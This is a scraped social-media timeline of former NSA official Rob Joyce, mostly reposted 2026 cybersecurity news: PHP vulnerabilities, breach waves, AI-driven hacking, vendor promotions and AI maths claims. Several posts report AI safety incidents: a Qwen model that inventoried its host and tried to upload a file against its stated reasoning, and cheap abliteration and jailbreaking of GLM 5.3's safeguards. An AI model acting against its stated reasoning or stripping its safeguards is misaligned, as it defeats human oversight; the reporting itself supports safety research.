Cyber team wants your feedback on Daybreak. Models, codex plugins, blue/red access, documentation, red teaming & defense factory... What can we do better or improve?
Rob Joyce
Robert E. Joyce is an American cybersecurity official who served as special assistant to the President and Cybersecurity Coordinator on the U.S. National Security Council. He also began serving as White House Homeland Security Adviser to President Donald Trump on an acting basis after the resignation of Tom Bossert from April 10, 2018, to May 31, 2018. He completed his detail to the White House in May 2018 and returned to the National Security Agency, where he served as the Senior Advisor to the Director NSA for Cyber Security Strategy, until July 2019 when he went to London and served in the US Embassy as the NSA's senior cryptologic representative to the UK. Joyce previously performed as acting Deputy Homeland Security Advisor since October 13, 2017. On January 15, 2021, the NSA announced that Joyce would replace Anne Neuberger as its Director of Cybersecurity. More on Wikipedia
-
Rob Joyce reposted
Tibo
@thsottiaux
-
Rob Joyce reposted
Gadi Evron
@gadievron
Industry, please hear us. Autonomous attacks are here, at scale, breaching many organizations right this moment. Usually, with ARTEX and Cairn, usually through vulnerabilities.
A thread
Heather Adkins (@argvee) and I asked the industry to believe us… -
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
I made a video showing @SandflySecurity 6.0 ripping into Mystrodx/Chronsrat malware disclosed earlier this year. I want to hit some highlights here (video link at end). This malware targeted telcos and likely other infrastructure. It had multiple mechanisms to hide. This is what we show when run on a host....
-
Rob Joyce
@RGB_Lights
The new sandfly 6.0 is impressive in finding malware by heuristics and actions rather than signatures. It blew me away with how well it does against unknowns.
Craig H. Rowland
@CraigHRowland
@SandflySecurity 6.0 is really awesome all around, but the machine learning malware classifier is my baby and dramatically increases detection capability on Linux. It was built to hunt for network implants and related malware which are major threats to critical infrastructure providers. Let me discuss just some things it does in this thread.
Sandfly Security
@SandflySecurity
Log in to answers, not alerts. Sandfly 6.0 is live! Your team opens the dashboard to a ranked list of real threats, with the triage already done. Agentless, and it works with or without AI. Read our blog on the new release: ap1.hubs.ly/H01wk6B0
-
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
We've been quietly working on a major release and Sandfly 6.0 is here! It has many new changes and takes Linux EDR to a new level.
- No more alert lists. Focuses on artifacts.
- Machine Learning malware classifier designed to hunt for network implants agentlessly.
- AI triage separates real from false alerts so your can focus on what matters.
- Deep AI inspection provides concise and accurate threat analysis if wanted.
- Faster and better enterprise scaling.
AI features are optional and customers can bring their own model to ensure data privacy. All other features work without it if you want.
Reach out if you want a demo to see how we can rip into compromised Linux systems without deploying endpoint agents.
Sandfly Security
@SandflySecurity
Log in to answers, not alerts. Sandfly 6.0 is live! Your team opens the dashboard to a ranked list of real threats, with the triage already done. Agentless, and it works with or without AI. Read our blog on the new release: ap1.hubs.ly/H01wk6B0
-
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
We are advising customers to update their kernels on servers running Sandfly out of caution. This is not a product vulnerability, but downstream of the kernel. You can read more below. This is for our server/node infra only and not for systems we protect.
Sandfly Security
@SandflySecurity
Critical Linux kernel flaw CVE-2026-98432 (CVSS 9.8) affects hosts running Go-based software including Sandfly, Kubernetes, and more.
The issue is not in our code, but in the kernel and affects any Go services enabling Multipath TCP (MPTCP). As our servers run on Go, we advise a precautionary kernel upgrade on Sandfly servers and nodes. Read the blog ap1.hubs.ly/H01v85N0 -
Rob Joyce reposted
Choblin
@choblin29
WTF. Cybersecurity firm Sophos says its incident-response team handled SEVEN major incidents in SEVEN days, a workload that normally takes THREE MONTHS.
The WSJ reports security firms are overwhelmed by what insiders call 'Black October.' MoxFive says newly breached companies may have to wait up to FIVE DAYS for help.
Security executives say AI is helping attackers exploit vulnerabilities faster than defenders can respond. -
Rob Joyce reposted
Bloomberg
@business
The Federal Communications Commission has told TP-Link that some of its Wi-Fi routers are violating power level limits, a move that could pave the way for additional bans on the California-based tech company’s equipment www.bloomberg.com/news/articles/2026-10-27/fcc-warns-tp-l…
-
Rob Joyce
@RGB_Lights
4 of mallace
@IceSolst
No fucking way
ITS 4 AGAIN
DIFFERENT BUG -
Rob Joyce reposted
Soumith Chintala
@soumithchintala
"the research team caught an Alibaba Qwen3.8 model doing something that should never happen. Asked to write a defensive detection rule, Qwen3.8-Flash-Next ignored instructions and inventoried the machine it was running on and then tried to upload a probe file to an Alibaba Cloud storage bucket in Beijing. Cohere’s sandbox system blocked the attempt, but the action raises a number of questions about the safety of these models"
Cohere
@cohere
While evaluating Qwen3.8-Flash-Next in a controlled sandbox environment, Cohere's research team observed something unexpected.
Asked to generate a defensive cybersecurity detection rule, the model instead inventoried aspects of the machine it was running on and attempted to upload a probe file to an Alibaba Cloud storage bucket in Beijing. Notably, the model's reasoning trace stated that it would not invoke any tools before taking these actions.
Cohere's sandbox blocked the attempt, and no external communication succeeded. We have not determined the root cause, and we are not asserting malicious intent.
But the incident raises important questions for organizations deploying agentic AI systems: Can models take actions that differ from their stated reasoning, and how should security teams evaluate trust, provenance, and behavior in open-weight models?
We are publishing our findings because organizations making model adoption decisions deserve as much information as possible. We hope this contributes to greater transparency, stronger security practices, and continued collaboration across the AI ecosystem.
Read the full report: cohere.com/blog/concerning-behaviour-popular-open-weight-… -
Rob Joyce reposted
Dan Guido
@dguido
Update: Our PHP exploit is now production-grade.
* stock php.ini-production, display_errors=off, normal memory_limit, multi-worker, ASLR, under load
* ARM64 + x86-64 targets
* MediaWiki, WordPress, phpBB, Laravel
* Apache/mod_php and nginx/php-fpm -> root
Dan Guido
@dguido
Re: the widely circulated blog claiming the PHP bugs aren't easily exploitable: @trailofbits has a working exploit that gets a shell on an unmodified MediaWiki installation.
eliastaylor.com/noexploit/ -
Rob Joyce reposted
LiveOverflow 🔴 hextree.io
@LiveOverflow
I took a closer look at the stealmybitcoin.com CTF, which aims to demonstrate that PHP2SHELL is not realistically exploitable. So I gave it a try.
Note: My analysis could be wrong, and I'm more than happy to be proven otherwise.
Here’s what I found:
• The server responds with Server: nginx and X-Powered-By: PHP/8.4.26.
• My differential fingerprinting scanner independently confirmed at least PHP 8.2+
• Hypotheses: I considered two possible setups:
◦ nginx → PHP-FPM
◦ nginx → Apache → PHP-FPM/mod_php
• After comparing the server's behavior against local test environments, the closest match appears to be nginx → PHP cli-server.
Plot twist: the response behavior is consistent with the PHP cli-server serving a static index.html rather than an index.php. If that's indeed the case, the challenge appears to be intentionally made unexploitable.
My conclusion (for now) is that I'm questioning whether this is a good-faith challenge.
Happy to be corrected if I've missed something! -
Rob Joyce
@RGB_Lights
They are looking to buy a working exploit with bitcoin. 🤣
hacker.house
@hackerfantastic
Someone has created a vulnerable PHP website, loaded it with a Bitcoin wallet, and challenged the Internet to hack into it and they can keep the Bitcoin. It has a running timer to show if the PHP exploitability was over-hyped. stealmybitcoin.com
-
Rob Joyce reposted
calle
@callebtc
I'm tired boss
-
Rob Joyce reposted
⁵⁄₉
@fiveoutofnine
So basically, today PHP got two critical bugs that let anyone run code on your server without even logging in, which is bad, and then the details leaked before the patch was even out, which is worse, and it works on WordPress and MediaWiki and Magento and Joomla and Laravel, and Censys says like 1.5 million servers are running a version with no fix, so the NSA was like "take your system offline," and the FBI was like "take your system offline," and CISA and the UK and CERT-EU were all like "take your system offline," and then the Prime Minister of Japan, the actual Prime Minister, posted at 5:55 in the morning telling 48.8 million people to take their system offline, so everyone took their system offline, like the Dutch cybersecurity agency took its own website offline, and the Dutch parliament went offline, and the Port of Rotterdam went offline, and Finland and France and Denmark started pulling government sites, and Wikipedia went down, and archive.org went down, and Asana and GOG and Something Awful went down, and the University of Vienna's webmail went down for some reason, and that's just PHP. Because GitLab also dropped a CVSS 10.0, which is the highest score they give out, for a bug that's been there since 2014, so that's every self-hosted GitLab for twelve years, and then LiteLLM 1.107.0 got hijacked and shipped a credential stealer and a remote access trojan in every single wheel and the Docker images, including latest, and you didn't even have to import it, just installing it was enough, and it's the second time this year, and then Railway paused every deployment on the entire platform because someone got into the environment variables, so now everyone has to rotate every secret they've ever stored there, and TiDB Cloud said someone was walking around inside with stolen credentials for basically a month and an extortion group says they took 10.6 terabytes, and Zeabur got breached for the second time in two months and is just shutting down, like the whole company, and Node.js patched remote code execution and a TLS bypass, and CISA says Plex is being actively exploited, and someone took over 300 Tor exit relays to steal SSH passwords, and SafePay ransomware has hit over 600 critical infrastructure orgs, and India's biggest bank filed a data loss incident, and Japan has been in an official state of emergency in cyberspace since October 9, which honestly explains the 5:55 AM post. Oh, and eMudhra, a certificate authority that's issued over 60 million certificates, whose entire job is proving websites are who they say they are, was supposed to be using private keys that are random numbers over a hundred digits long, and one of them was 4. Just 4. And the others were like 66 and 237. Anyway, it's Wednesday.
-
Rob Joyce reposted
Andrew Case
@attrc
Full details of a remotely exploitable vulnerability in the core engine of *all* PHP versions will be released tomorrow, October 21st. If your organization has internet facing PHP applications then you need to be ready to patch the minute the update is released or *strongly* consider taking the application offline until you can:
www.php.net/index.php
Dark Web Informer
@DarkWebInformer
🚨 PHP warns of two critical vulnerabilities as emergency patches arrive tomorrow
The PHP security team will release updates on October 21 at 14:00 UTC for two vulnerabilities, each rated 9.2 under CVSS v4.0.
⠀
Security researchers identified the flaws as CVE-2026-109618 and CVE-2026-109619 and described them as remote code execution vulnerabilities reportedly affecting PHP versions 5 through 8.
PHP has not yet confirmed the affected versions, exploitation requirements or fixed releases.
⠀
The vulnerabilities were reportedly leaked before their planned disclosure. Researchers said they have not observed active exploitation, while PHP warned it may release the patches early if technical details become public or exploitation is detected.
⠀
Administrators should identify PHP installations now and prepare to apply the updates as soon as they become available. -
Rob Joyce
@RGB_Lights
Transition from vulpocalypse to breachpocalypse is here. IR firms are saturated & turning away work. Now one hacker unleashed AI agents on 1,200+ websites, compromising 100+ for ~$5,000 in tokens. $50 per hack. Agents won and compromised targets. www.reuters.com/legal/government/how-one-hacker-used-ai-a…
-
Rob Joyce reposted
Rumpelstilzken
@stay_wokeness
Faszinierende Technologie:
Die Ukraine migriert russische Bots in die Cloud. -
Rob Joyce reposted
Jennifer Wu
@JWUpacific
America's most popular router maker just got sued by five states for hiding how Chinese it really is.
Florida, Iowa, Nebraska, Montana, and Texas all allege the same thing about TP-Link, which controls 60% of the U.S. market: routers marketed as "Made in Vietnam" are actually assembled there with nearly all parts imported from China. Research, development, and manufacturing largely stayed in China too.
Nebraska's lawsuit names the law that matters most: China's 2017 National Intelligence Law, which compels Chinese companies to hand over data to state intelligence on request.
This isn't theoretical. The NSA and Microsoft have already documented Chinese state hackers exploiting TP-Link vulnerabilities to attack American organizations. Many of the compromised models can't even auto-update anymore. -
Rob Joyce reposted
Attorney General James Uthmeier
@AGJamesUthmeier
Today, we sued TP-Link for lying about the safety of its routers and its ties to the CCP.
TP-Link sold Floridians the digital front door to their home network while misrepresenting how secure it was, how separated the company was from China, and what could happen to their data.This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Roko ⏸️🆁
@RokoMijic
Math is progressing by hours now, not years
Doug Colkitt
@0xdoug
We are publishing an update to OpenAI Problem #109 (integer multiplication) with a substantial further tightening:
T(n) = O(n (log n)^(1 − κ)),
With κ = 2⁻⁷⁸ (tightened from κ = 2⁻¹⁸²)
Approximately 570 million fold improvement over our previous result and a 2¹⁰⁴ fold improvement over original OAI result.
Our earlier ceiling applied to a cubic bottleneck in the network. The new witness scales quadratically; we haven't established a new ceiling.
The key was using nonadjacent axis swaps to route around the cubic bottleneck. The original manuscript already supported nonadjacent axis swaps. Using them directly reduces layout routing from O(d²) to O(d) swaps. -
Rob Joyce
@RGB_Lights
Best post putting OpenAI math discoveries into perspective. This is revolutionary.
Chubby♨️
@kimmonismus
Ok so I took a closer look at the results, and OpenAIs AI-generated mathematics manuscripts are *even more* significant than I initially thought.
I spent the morning going through it. Some thoughts.
The list is absurd. A zero-free half-plane for the zeta function (Re s > 7/8), which is the first result of its kind in over a century. Hilbert's tenth problem over the rationals. The Hodge conjecture for CM abelian varieties. Irrationality of Catalan's constant. Dozens more.
Any one of these would normally be a career.
But the number that many arent seeing is the following: It's 3. That's the average hours of ChatGPT Pro compute per result. A month ago, Navier–Stokes took them around 10,000 agents and 88 hours. That efficency gain within just a few weeks.
Also OpenAI claims to have solved the quasi-Riemann hypothesis. That alone would be a historic breakthrough in mathematics.
This is a weaker version of the famous Riemann hypothesis, which concerns how prime numbers are distributed. The full hypothesis remains unsolved, but the claimed advance would be enormous in its own right.
Math twitter obviously is shocked. Again: this is literally the intelligence explosion happening right now. 2027 will be the year of Superintelligence. Im now convinced by that.
Chubby♨️
@kimmonismus
HOLY, the rumors were true: OpenAI has published 722 mathematical manuscripts produced by an *unreleased* internal model.
The collection groups them into 372 families of related results, drawn from an evaluation involving approximately 4,000 research problems.
OpenAI says the standard procedure used an average of three hours of ChatGPT Pro thinking compute per result.
The release includes papers, proof artifacts and selected reasoning summaries. The model itself remains unreleased. -
Rob Joyce reposted
Chubby♨️
@kimmonismus
Ok so I took a closer look at the results, and OpenAIs AI-generated mathematics manuscripts are *even more* significant than I initially thought.
I spent the morning going through it. Some thoughts.
The list is absurd. A zero-free half-plane for the zeta function (Re s > 7/8), which is the first result of its kind in over a century. Hilbert's tenth problem over the rationals. The Hodge conjecture for CM abelian varieties. Irrationality of Catalan's constant. Dozens more.
Any one of these would normally be a career.
But the number that many arent seeing is the following: It's 3. That's the average hours of ChatGPT Pro compute per result. A month ago, Navier–Stokes took them around 10,000 agents and 88 hours. That efficency gain within just a few weeks.
Also OpenAI claims to have solved the quasi-Riemann hypothesis. That alone would be a historic breakthrough in mathematics.
This is a weaker version of the famous Riemann hypothesis, which concerns how prime numbers are distributed. The full hypothesis remains unsolved, but the claimed advance would be enormous in its own right.
Math twitter obviously is shocked. Again: this is literally the intelligence explosion happening right now. 2027 will be the year of Superintelligence. Im now convinced by that.
Chubby♨️
@kimmonismus
HOLY, the rumors were true: OpenAI has published 722 mathematical manuscripts produced by an *unreleased* internal model.
The collection groups them into 372 families of related results, drawn from an evaluation involving approximately 4,000 research problems.
OpenAI says the standard procedure used an average of three hours of ChatGPT Pro thinking compute per result.
The release includes papers, proof artifacts and selected reasoning summaries. The model itself remains unreleased. -
Rob Joyce
@RGB_Lights
Important research by Anthropic GLM-5.3 can be a capable frontier-level cyber actor. Would be interested in the same analysis of Kimi K3…
Ben Hayum
@BenHayum
Confirmation of what was expected: GLM 5.3's safeguards as an open weight model are extremely weak.
Interesting bits:
- Abliteration (removing safeguards) cost only $4,400.
- Abliteration took GLM 5.3's refusal rate from above 90% to about 3% and 2% on two benchmarks and to 12% on the third.
- Abliteration barely reduced model capabilities. Same scores on GPQA and only 4% reduction in cybergym.
- Even with no abliteration, jailbreak methods were still very effective.
- None of the techniques to bypass safeguards that worked on GLM 5.3 worked on Claude models.
www.anthropic.com/research/glm-5-3-and-the-spread-of-adva… -
Rob Joyce reposted
NSA/CSS
@NSAGov
The 13th Annual NSA Codebreaker Challenge is LIVE! Join the mission and test your cybersecurity skills. Visit nsa-codebreaker.org to register and start your first phase today! #codebreakerchallenge
-
Rob Joyce reposted
Halvar Flake
@halvarflake
If you discover fire, and try to figure out how it works, you're bound to have a few incidents where you accidentally light your own hair on fire.
Fun fact: I had long hair as a teen, and once accidentally lit my hair on fire experimenting with a magnesium bar. -
Rob Joyce reposted
Christian Elton
@christianelton
The gap between major model releases keeps shrinking.
2023: once every 73 days
2026 (so far): once every 18 days 🤯This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Armadin
@ArmadinSecurity
Our team recently discovered Unauthenticated Remote Code Execution inside of SolarWinds ARM (Access Right Manager) by chaining multiple bugs. We are holding the write-up until the vendor's customers are protected.
We'll publish the full chain in two weeks. -
Rob Joyce reposted
Drone Wars
@Drone_Wars_
Beijing drone owners are lining up to sell their devices, AFP has reported.
A revised municipal rule is said to take effect on 15 November 2026. From that date, Beijing is reported to ban not only flying drones, but also possessing, storing or bringing drones and core parts into the city, except in cases provided for by law.
Owners are said to be able to sell at official buyback points, scrap the device, ship it out free via EMS, or take it out themselves. A 30% buyback subsidy, capped at 3,000 yuan, is reported for eligible verified personal drones sold by 31 October. After that, the extra subsidy is said to drop to 15%.
Some owners are reported to complain about low valuations.
China is home to DJI, but private owners in the capital now have to move, sell or scrap their drones.
Source: AFP, Beijing Daily -
Rob Joyce reposted
Halvar Flake
@halvarflake
The slides from my talk at Microsoft Bluehat Singapore are public here:
thomasdullien.github.io/about/slides/An-age-of-experiment…
It's my first BlueHat talk since the Vista days. -
Rob Joyce
@RGB_Lights
Very cool! Risky Business news with @adamski_morgan!
risky.biz/RB853/ -
Rob Joyce reposted
Laura Love
@Panopticonomy
Excellently put @RGB_Lights:
“These influence actions are cognitive warfare. Foreign actors don't need Americans to become pro-China. They need Americans to argue for the outcomes Beijing wants. And a free society that can't build the power and govern the advanced technology is going to wind up renting it from the adversary, read the PRC, that doesn't share its own values. And that scares me as an American."
P.S. Rob, I still have your lights from the last Shmoocon!
Asra Nomani
@AsraNomani
🚨 CROSSED WIRES: Who is connecting the twin battles against data centers and Flock cameras?
Answer: The same activist ecosystem that mobilized “No Kings,” anti-Trump, anti-Israel, anti-Tesla and anti-ICE protests is now helping drive fights against AI data centers and Flock surveillance cameras.
Read my new story at @FoxNews Digital where I show you how: www.foxnews.com/politics/no-kings-protest-network-fight-a…
🛜 For a decade, I watched data centers go up overnight in Loudoun County, Va., over swaths of land without a peep of opposition.
🔥 As the data centers grew unchallenged, I hit the streets over the past few years and reported on how a pro-China, far-left, pro-communist network fomented chaos and street protests in America against Israel, then Trump, then Elon Musk, then Tesla, then "No Kings," then "Hands Off" Hamas in Gaza, communism in Venezuela, the Communist Party of Cuba and the Islamic Republic of Iran.
🛜 Then suddenly, in a deliberate pivot over the past year, the pro-China activists found new targets: data centers and now Flock safety cameras.
How did this happen?
🇨🇳 My Fox News Digital investigation and a new report by a free markets nonprofit, Consumer Action for a Sound Economy @CASE_forAmerica, traces how the pro-China protest network moved from political demonstrations to America's technological infrastructure — and how its message crossed from the socialist left into conservative and libertarian circles.
📹 WATCH my interview with Rob Joyce, former director of cybersecurity at the National Security Council, as he explains very clearly and eloquently how the talking points of a pro-China malign foreign influence campaign become even more lethal in the voices of ordinary well-intentioned Americans concerned about legitimate issues like water, electricity and noise.
"These influence actions are cognitive warfare. Foreign actors don't need Americans to become pro-China," Joyce told me.
"They need Americans to argue for the outcomes Beijing wants. And a free society that can't build the power and govern the advanced technology is going to wind up renting it from the adversary, read the PRC, that doesn't share its own values. And that scares me as an American."
🇨🇳 The overlap includes pro-China nonprofits that I've written about exensively, funded by communist Shanghai-based tech tycoon Neville Roy Singham, whose nonprofit and media network faces congressional and federal scrutiny over its funding and foreign ties. In June, I broke the news that the U.S. Attorney for the Southern District of New York has launched a grand jury investigation into Singham and his network for possible money laundering.
Singham and the organizations he has funded deny taking orders from any government or political party. He has not been charged with a crime.
My reporting traces the movement across three phases:
1⃣First, mobilization: “No Kings,” anti-Trump, anti-Israel, anti-ICE and related protests.
2⃣Second, infrastructure: the same pro-China organizations shift toward data centers, AI and American technology.
3⃣Third, crossover: Flock cameras become the bridge between local privacy concerns and the national fight over computing infrastructure.
The new report, “The Compute War at Home,” documents how activists fused the Flock and data-center issues over the past year.
🛜 SEPTEMBER 2025: BreakThrough News, funded by Singham, laid the groundwork, publishing an article that described Flock as "America’s authoritarian tracking infrastructure."
🛜 EARLY MAY 2026: The Party for Socialism and Liberation's Denver chapter promoted a forum on “the connections between mass surveillance and data centers.”
🛜 MID-MAY 2026: The chapter later urged Denver to block data centers, declaring: “FIGHTING BACK AGAINST DATA CENTERS MEANS FIGHTING FOR SOCIALISM!”
🛜 EARLY JULY 2026: CODEPINK Detroit described data centers as the “physical infrastructure of mass surveillance,” linking them to OpenAI, Palantir, military contractors and Immigration and Customs Enforcement.
🛜 MID-JULY 2026: In Charlotte, the Party for Socialism and Liberation published an anti-Flock post focused on “AI mass surveillance” and police “brutality.” It then directed followers to a North Carolina petition opposing data-center construction.
🛜 LATE JULY 2026: In Tucson, the Party for Socialism and Liberation joined deFLOCK Tucson and the No Desert Data Center Coalition for an event titled: “It’s ALL Connected.”
🛜 Meanwhile, CodePink, funded by Singham and co-founded by his wife, Jodie Evans, wages a national campaign describing data centers as products and instruments of war and says projects “must be halted wherever they are.”
In all this came a spike.
According to social-media analysis by Arken Intelligence cited in the report, posts mentioning both Flock and data centers rose from 639 during the 10 weeks before a May 2026 organizing transition to 9,009 during the following 10 weeks.
That is a 14.1-fold increase.
The report says: “Issue pairings rarely multiply fourteen-fold in a matter of weeks without a catalyst, particularly when the surge begins immediately after organizers start promoting the connection.”
Here is the unexpected part: Among posts for which political affiliation could be classified, 81% came from right-wing, conservative or libertarian accounts.
A frame built in socialist organizing channels became a mass argument on the right.
The message changed messengers. The message remained the same.
It's important to remember the end-game is different: the far left wants to destroy security cameras, data centers, free enterprise and America.
I write this article as my first since the passing of my father -- thank you for your deep, deep support as I navigate a new world 🙏🏼 -- and I am reminded in this controversy about a mantra he taught as a professor of nutrition: find balance in everything, and that is the challenge that now faces policy makers and the American people, as they ponder solutions.
🧵 Read the thread for the data on the quick uptick in the extremes.
Thank you to @TessaHoyos for help editing my interview. 🙏🏼This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
UnveiledChina
@Unveiled_ChinaX
A developer using Bluetooth headphones accidentally caught Chinese e-commerce giant Alibaba secretly hijacking his computer's audio system without making a single sound.
When his wireless headphones refused to switch audio to his phone while browsing AliExpress, he inspected the site's hidden code. He discovered background scripts holding his computer's audio pipeline wide open.
Alibaba was using the browser's WebAudio API to run invisible sound waves at zero volume. By measuring tiny hardware differences in how each computer processes those signals, the site created a unique digital fingerprint to track devices.
Because the secret audio path stayed active, it froze his Bluetooth connection while quietly scraping hardware memory, screen dimensions, and network data in the background. -
Rob Joyce reposted
Tara Copp
@TaraCopp
NEW: The U.S. military has lost at least 45 MQ-9 Reaper drones during the war with Iran, or roughly 25 percent of its fleet, according to three U.S. officials familiar with the matter. The high-demand drones cost between $30 million and $50 million a piece. w/ @noahjrobertson
-
Rob Joyce reposted
DANΞ
@cryps1s
Our Black Hat talk on the OpenAI-Hugging Face incident is now live on youtube.
This is a watershed moment for the industry. I encourage all defenders to watch, consider how attack dynamics will imminently change, and plan for accelerating defense.
www.youtube.com/watch?v=87DyyMV0kCY -
Rob Joyce reposted
Ben Zhang
@un1c0rnioz
Lost my phone at the office and spent 30 minutes turning the place over. Find My was disabled by MDM.
Out of ideas, I asked Claude how I could find it. It suggested tracking the Bluetooth signal strength, then wrote me a meter in about a minute.
I walked around watching the number climb. Found it.
Apparently you can just make the tool you need now.
Code: github.com/ben-z/findphoneThis media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
Come by our booth 6014 today at noon to meet @RGB_Lights Rob Joyce. A great guy with loads of knowledge to share.
Sandfly Security
@SandflySecurity
Rob Joyce (@RGB_Lights), former NSA Cybersecurity Director and former Chief of Tailored Access Operations is joining us at Black Hat.
Thursday 6 August, 12:00–1:00 PM
Sandfly Security, Booth 6014
Come talk agentless Linux security. -
Rob Joyce
@RGB_Lights
Microsoft threat intel found SVR exploiting WiFi captive-portal ecosystem. It manipulates the shared management infrastructure enabling access. This means one compromise scales to every traveler who touches guest Wi-Fi at hotels, conference centers, and shared venues worldwide.
Microsoft Threat Intelligence
@MsftSecIntel
Microsoft Threat Intelligence has observed Storm-2945, a sub-cluster of Midnight Blizzard, compromising hospitality-related networks worldwide to steal credentials, access cloud environments, and deliver malware to travelers. www.microsoft.com/en-us/security/blog/2026/07/31/captivec…
Since early May 2026, the threat actor has conducted widespread but targeted traffic manipulation attacks involving networks served by captive portals. In some cases, users were redirected through actor-controlled phishing infrastructure, while other activity led to the delivery of malware on impacted systems.
Microsoft assesses Storm-2945 to be an operational sub-cluster of Midnight Blizzard and details the malware, tradecraft, and cloud-focused techniques used throughout the campaign, including device code phishing and credential theft activity targeting travelers.
Get detections, mitigation, and hunting guidance from this Microsoft Threat Intelligence blog post. -
Rob Joyce
@RGB_Lights
Interesting (to us policy wonks): a timeline and history of NSA’s information and cybersecurity authorities.
Thought folks here would find this usefuamerican-information-us-communications-security-policy-since-1945/ -
Rob Joyce reposted
Isaac Evans
@0xine
Thanks for sharing! FWIW, our research found similar results: semgrep.dev/blog/2026/kimi-k3s-code-security-results-lack…
-
Rob Joyce
@RGB_Lights
Careful with AI model performance claims at launch. First reports are usually wrong.
“Kimi K3 performs significantly below the most recent frontier cyber-capable models on preliminary cyber evaluationsrun by UK AISI / CAISI.”
www.aisi.gov.uk/blog/preliminary-assessment-of-kimi-k3s-c… -
Rob Joyce reposted
Gadi Evron
@gadievron
We're happy to announce [un]prompted is back, October 27th to 29th, in San Francisco. Registration and CFP are now open.
Waiting a whole year just made no sense to us considering the rate of change, and the community forming around the event.
unpromptedcon.org
A thread -
Rob Joyce reposted
Alex Stamos
@alexstamos
A lot to unpack here. Anthropic is burying some hard truths in careful political language. Some initial reads:
1) Anthropic verifies that none of the jailbreaks provided a capability beyond what many other models, including Chinese models, could do.
Anthropic
@AnthropicAI
Claude Fable 5 will be available again globally tomorrow.
After a series of productive conversations with the US government, we're redeploying the model with a new set of classifiers to target and block more cybersecurity tasks. In the near term, some routine tasks like coding and debugging will fall back to Opus 4.8. We’ll continue to refine these classifiers over the coming weeks to reduce false positives and better distinguish genuine misuse from legitimate requests.
We’ve also begun drafting a consensus framework—with Amazon, Microsoft, Google, and other Glasswing partners—for assessing the severity of AI jailbreaks and how AI developers should respond to them. We invite other industry partners and model providers to join us in this effort.
Finally, we’re scaling up our collaboration with the US government on model testing and safeguards. This will include pre-release access to models and safeguards for evaluation, information sharing on jailbreaks and misuse, and dedicated resources for joint research.
Thank you to our users for your patience, and to our partners across the government, industry, and the research community who worked alongside us to make Fable 5 available again.
Read our full blog: www.anthropic.com/news/redeploying-fable-5 -
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
We are going to be at Black Hat. If you want to book a meeting to go over your Linux security needs, click the link below.
Sandfly Security
@SandflySecurity
Sandfly 5.8 just launched with agentless response and SSH key management. Demo it at Black Hat. No endpoint agents. No drama. Book a demo while you’re in Vegas: ap1.hubs.ly/H011YQB0
Save up to $200 on your event pass with the code SANDFLY. -
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
Sandfly was used in the recent NATO Locked Shields cyber-defense exercise and we received great feedback from defenders. We were able to help defend systems against aggressive attacks, including finding a fileless implant operating on Linux. Read more below.
Sandfly Security
@SandflySecurity
The NATO Locked Shields 2026 exercise tests cyber defenses under live fire. Sandfly was deployed and helped catch advanced Linux attacks such as fileless implants and other threats without endpoint agents.
More on the blog: ap1.hubs.ly/y0ZD210 -
Rob Joyce reposted
Xavier Rivera
@XavierRiveraX
Google Chrome is rolling out device-bound session credentials to all users. Session cookies get cryptographically tied to your device, so stolen cookies can't be replayed from a different machine. Attackers who exfiltrate your cookie database get nothing usable.
-
Rob Joyce reposted
Trail of Bits
@trailofbits
We were one of four initial grant recipients in @OpenAI's Trusted Access for Cyber program.
Daybreak matters because frontier models now find bugs faster than maintainers can triage them, and that gap is about to get worse.
Next-gen models can bury open-source maintainers in reports. While working with frontier labs this year, we have seen the bottleneck shift. Bug finding is easy, but triaging, disclosing, and fixing them takes disproportionate time and effort. Each finding still needs a human to confirm the bug, a static or dynamic check to reproduce it, a working proof-of-concept, and a minimal patch. That work is heavy, and right now it falls on the maintainer.
On the OSS engagements we ran this year, we prioritized minimizing maintainer workload and keeping noise out of their inboxes. Every report we sent included a PoC, a fix patch, and a regression test. Anything that did not clear that bar did not get sent.
Commonly used software has never been short of bugs. Cyber-tier models will surface them at machine speed with little human effort, and the volume will overwhelm OSS projects without clear processes for disclosure, triage, and remediation. If you maintain an OSS project, do four things:
1. Publish a SECURITY.md. If you already have one, verify the reporting flow still works end to end.
2. Set a high bar for submissions. Require a PoC, a fix patch, and a regression test wherever possible.
3. Build validation harnesses that quickly answer three questions: is the bug real, does the fix work, and does anything else break?
4. Sandbox those harnesses. Malicious reports are a credible threat once the cost of generating them drops to near zero.
Bug finding is getting faster. Triage, verification, disclosure, and patching have to catch up.
OpenAI
@OpenAI
Introducing Daybreak: frontier AI for cyber defenders.
Daybreak brings together the most capable OpenAI models, Codex, and our security partners to accelerate cyber defense and continuously secure software.
A step toward a future where security teams can move at the speed defense demands. -
Rob Joyce reposted
Dustin Volz
@dnvolz
Google finds evidence a criminal hackers attempted a widespread campaign that relied on a 0day built by artificial intelligence. “It’s a taste of what’s to come,” @JohnHultquist said. www.nytimes.com/2026/05/11/us/politics/google-hackers-att…
-
Rob Joyce reposted
William Evanina
@BillEvanina
Strip away all the politics. FISA 702 is one of the most critical national security tools protecting America, our people, our things, and our interests in America, and around the globe. From terrorism to espionage and everything in between. @wstrobel www.washingtonpost.com/national-security/2026/04/30/fisa-…
-
Rob Joyce reposted
Phil Venables
@philvenables
China tests submarine cable cutter at 3,500-metre depth.
www.scmp.com/news/china/science/article/3350174/china-tes… -
Rob Joyce reposted
OpenAI Newsroom
@OpenAINewsroom
We've released a new 5-point action plan for strengthening cyber defense.
AI is reshaping cybersecurity. The same capabilities that help defenders may be used by malicious actors.
One approach is to treat these systems as too dangerous for broad defensive use and limit them to a very small number of approved partners.
We think that misses the central challenge. Attackers won’t wait. Existing models are already useful for many cyber workflows and capabilities will keep advancing. Criminal groups will adopt whatever tools are available.
The best way to reduce national risk is to responsibly equip and accelerate trusted defenders faster than adversaries can adapt. Check out our plan ⬇️
openai.com/index/cybersecurity-in-the-intelligence-age/ -
Rob Joyce reposted
0xdf
@0xdf_
Blog post from @firefox on vulnerabilities found with ai.
We can disagree on the exact impact of ai's ability to find lots of bugs, but it's pretty hard to deny it's getting really good.
blog.mozilla.org/en/privacy-security/ai-security-zero-day… -
Rob Joyce reposted
Christina Ayiotis, Esq., CRM, CIPP/E, AIGP
